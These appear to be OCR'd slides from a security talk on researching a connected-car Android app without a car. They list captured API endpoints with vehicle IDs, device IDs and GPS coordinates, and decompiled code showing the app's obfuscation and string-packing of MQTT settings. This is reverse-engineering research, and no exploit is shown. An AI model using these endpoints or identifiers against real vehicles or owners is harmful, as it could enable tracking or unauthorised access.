


Car security research without cars.

Attack Surface of App




```
39  https://app.[redacted]lifestyle/map/rgeo?vehicleId=3cdc559dc51841933780953640001010&longitude=117.3616452178275&latitude=39.065869013
40  https://app[redacted]'api/pe/map/resources/v1/resource/around/summary?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5Y
41  https://app[redacted]/lifestyle/medal/getUserMedal?query_user_id=275016788&app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas
42  https://tsp[redacted]vehicle/3cdc559dc51841933780953640001010/alarm_for_app?field=wti_alarm&lang=zh-cn&app_ver=5.25.0&app_id=10001&
43  https://tsp[redacted]/rvs/weather/synthesis?vehicle_id=3cdc559dc51841933780953640001010&lang=zh-cn&app_ver=5.25.0&app_id=10001&devic
44  https://app[redacted]l/app/update_strategy?app_ver_code=506&os_ver=34&os=android&module=im&model=2304FPN6DC&brand=Xiaomi&app_ver=5
45  https://app[redacted]'bs/community/v1/whitelist/check?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvcnj
46  https://app[redacted]/bs/community/v1/subscribe/check?app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvc
47  https://app.[redacted]:ommunity_cn/square/feed?count=0&app_ver=5.25.0&language=zh-CN&app_id=10001&device_id=WqCas8nlVf5YDrVofcnPUNOvc
48  https://tsp.[redacted]/1/vehicle/3cdc559dc51841933780953640001010/status?field=hvac&field=door&field=connection&field=soc&field=light&field=al
```



Car security research without cars.


APP Code Anti-analysis methods(Android version)

- Code Obfuscation




```
static {
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1403a();
    Tz.m1402a(0);
    Tz.m1402a(0);
    Tz.m1403a();
}
```

- Dynamic load




```
/* loaded from: classes9.dex */
public class MQTTConstants {
    public static final String GROUP_ID;
    public static final String MQTT_URL;
    public static final String TOPIC_START;
    public static final String ATT_TOPIC = StubApp.getString2(22600);
    public static final String AT_TOPIC = StubApp.getString2(22601);
    public static final String COMM_TOPIC = StubApp.getString2(22599);
    public static final String GROUP_ID_OFFICIAL = StubApp.getString2(22616);
    public static final String GROUP_ID_TEST = StubApp.getString2(22617);
    public static final String LIKE_TOPIC = StubApp.getString2(22602);
    public static final String MQTT_ACCESS_ID = StubApp.getString2(22621);
    public static final String MQTT_SIGN_SCRET = StubApp.getString2(22622);
    private static final String MQTT_URL_OFFICIAL = StubApp.getString2(22618);
    private static final String MQTT_URL_TEST = StubApp.getString2(22618);
    public static final String NEW_LOGIN = StubApp.getString2(22623);
    public static final String NOTIFY_TOPIC_LOGIN = StubApp.getString2(22597);
    public static final String NOTIFY_TOPIC_LOGIN1 = StubApp.getString2(22598);
    public static final String NOTIFY_TOPIC_UNLOGIN = StubApp.getString2(22603);
    public static final String NOTIFY_TOPIC_UNLOGIN1 = StubApp.getString2(22596);
    public static final String TOKEN_TOPIC = StubApp.getString2(22624);
    public static final String TOPIC_CONTENT = StubApp.getString2(22625);
    public static final String TOPIC_START_OFFICIAL = StubApp.getString2(22619);
    public static final String TOPIC_START_TEST = StubApp.getString2(22620);
```



```
    /* renamed from: a */
    private static String m8725a(String str, boolean z) {
        String str2 = f22054c;
        if (Build.VERSION.SDK_INT < 23) {
            str2 = str2 + str.hashCode();
        }
        return str2 + (z ? "_64.so" : ".so");
    }

    public static String getString2(int i) {
        String str = f22061j.get(Integer.valueOf(i));
        if (str == null) {
            str = interface14(i);
            f22061j.put(Integer.valueOf(i), str);
        }
        if (str != null && returnIntern) {
            return str.intern();
        }
        return str;
```


- Flutter



